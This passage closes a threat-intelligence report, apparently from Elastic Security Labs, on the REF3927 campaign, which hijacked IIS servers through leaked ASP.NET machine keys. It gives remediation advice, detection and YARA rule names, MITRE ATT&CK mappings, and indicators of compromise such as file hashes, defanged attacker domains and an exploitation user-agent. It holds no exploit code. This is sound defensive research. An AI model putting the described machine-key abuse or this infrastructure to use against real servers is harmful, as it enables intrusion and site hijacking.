
Geography

The geographic distribution of victims notably excludes any servers within China's borders. One server was identified in Hong Kong, but it was hosting a `.co.uk` domain. This probable geofencing aligns with behavioral patterns from other

criminal threats, where they implement mechanisms to ensure they do not target systems in their home countries. This mitigates their risk of prosecution as the governments of these countries tend to turn a blind eye toward, if not outright endorse, criminal activity targeting foreigners.

Diamond model

Elastic Security Labs utilizes the Diamond Model to describe high-level relationships between adversaries, capabilities, infrastructure, and victims of intrusions. While the Diamond Model is most commonly used with single intrusions and leverages Activity Threading (section 8) to create relationships between incidents, an adversary-centered (section 7.1.4) approach allows for a single diamond.



REF3927 Diamond Model

Remediating REF3927

Remediation of the infection itself can be completed through industry best practices, such as reverting to a clean state and addressing malware and persistence mechanisms. However, in the face of potential automated scanning and exploitation, the vulnerability of the reused machine key remains for whichever bad actor wants to take over the server.

Therefore, remediation must include rotation of machine keys to a new, properly generated key.

Conclusion

The REF3927 campaign highlights how a simple configuration error, such as using a publicly exposed machine key, can lead to significant compromise. In this event, Texas A&M University System Cybersecurity and the affected customer took swift action to remediate the server, but based on our research, there continue to be other victims targeted using the same techniques.

The threat actor's integration of open-source tooling, RMM software, and a malicious driver is an effective combination of techniques that have proven successful in their operations. Administrators of publicly exposed IIS environments should audit their machine key configurations, ensure robust security logging, and leverage endpoint detection solutions such as Elastic Defend during potential incidents.

Detection logic

Detection rules

- Web Shell Detection: Script Process Child of Common Web Processes

Prevention rules

- Suspicious Execution via Windows Services
- Potential Shellcode Injection via a WebShell
- Execution from Suspicious Directory

YARA signatures

Elastic Security has created the following YARA rules to prevent the malware observed in REF3927:

- Windows.Trojan.Tollbooth
- Windows.Trojan.HiddenCli
- Windows.Trojan.HiddenDriver

REF3927 through MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Initial Access
- Execution
- Defense Evasion
- Credential Access
- Collection
- Exfiltration

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- Exploit Public-Facing Application
- Server Software Component: IIS Components
- OS Credential Dumping
- Hide Artifacts: Hidden Files and Directories
- Data from Local System
- Rootkit
- Valid Accounts

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
`913431f1d36ee843886bb052bfc89c0e5db903c673b5e6894c49aabc19f1e2fc`	SHA-256	`WingtbCLI.exe`	HIDDENCLI

Observable	Type	Name	Reference
`f9dd0b57a5c133ca0c4cab3cca1ac8debdc4a798b452167a1e5af78653af00c1`	SHA-256	`Winkbj.sys`	HIDDENDRIV
`c1ca053e3c346513bac332b5740848ed9c496895201abc734f2de131ec1b9fb2`	SHA-256	`caches.dll`	TOLLBOOTH
`c348996e27fc14e3dce8a2a476d22e52c6b97bf24dd9ed165890caf88154edd2`	SHA-256	`scripts.dll`	TOLLBOOTH
`82b7f077021df9dc2cf1db802ed48e0dec8f6fa39a34e3f2ade2f0b63a1b5788`	SHA-256	`scripts.dll`	TOLLBOOTH
`bd2de6ca6c561cec1c1c525e7853f6f73bf6f2406198cd104ecb2ad00859f7d3`	SHA-256	`caches.dll`	TOLLBOOTH
`915441b7d7ddb7d885ecfe75b11eed512079b49875fc288cd65b023ce1e05964`	SHA-256	`CustomIISModule.dll`	TOLLBOOTH
`c[.]cseo99[.]com`	domain-name		TOLLBOOTH config server
`f[.]fseo99[.]com`	domain-name		TOLLBOOTH SEO farming config server
`api[.]aseo99[.]com`	domain-name		TOLLBOOTH crawler reporti & page redirect API
`mlxya[.]oss-accelerate.aliyuncs[.]com`	domain-name		TOLLBOOTH page hijacker payload hostin server
`asf-sikkeiyjga[.]cn-shenzhen[.]fcapp.run`	domain-name		TOLLBOOTH page hijacker content-fetchin server
`ask-bdtj-selohjszlw[.]cn-shenzhen[.]fcapp[.]run`	domain-name		TOLLBOOTH page hijacker content-fetchin server
`bae5a7722814948fbba197e9b0f8ec5a6fe8328c7078c3adcca0022a533a84fe`	SHA-256	`1.aspx`	Godzilla-forke webshell (Simi sample from VirusTotal)
`230b84398e873938bbcc7e4a1a358bde4345385d58eb45c1726cee22028026e9`	SHA-256	`GotoHTTP.exe`	GotoHTTP

Observable	Type	Name	Reference
`Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101213 Opera/9.80 (Windows NT 6.1; U; zh-tw) Presto/2.7.62 Version/11.01 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36`	User-Agent		User-Agent observed durin exploitation via IIS ViewState injection

References

The following were referenced throughout the above research:

- https://www.microsoft.com/en-us/security/blog/2025/02/06/code-injection-attacks-using-publicly-disclosed-asp-net-machine-keys/
- https://asec.ahnlab.com/en/87804/
- https://unit42.paloaltonetworks.com/initial-access-broker-exploits-leaked-machine-keys/
- https://blog.blacklanternsecurity.com/p/aspnet-cryptography-for-pentesters
- https://github.com/ekkoo-z/Z-Godzilla_ekp
- https://x.com/AzakaSekai_/status/1969294757978652947

Addendum

HarfangLab posted their draft research on this threat the same day this post was released. In it, there are additional complementary insights:

- https://x.com/securechicken/status/1980715257791193420
- https://harfanglab.io/insidethelab/rudepanda-owns-iis-servers-like-2003/
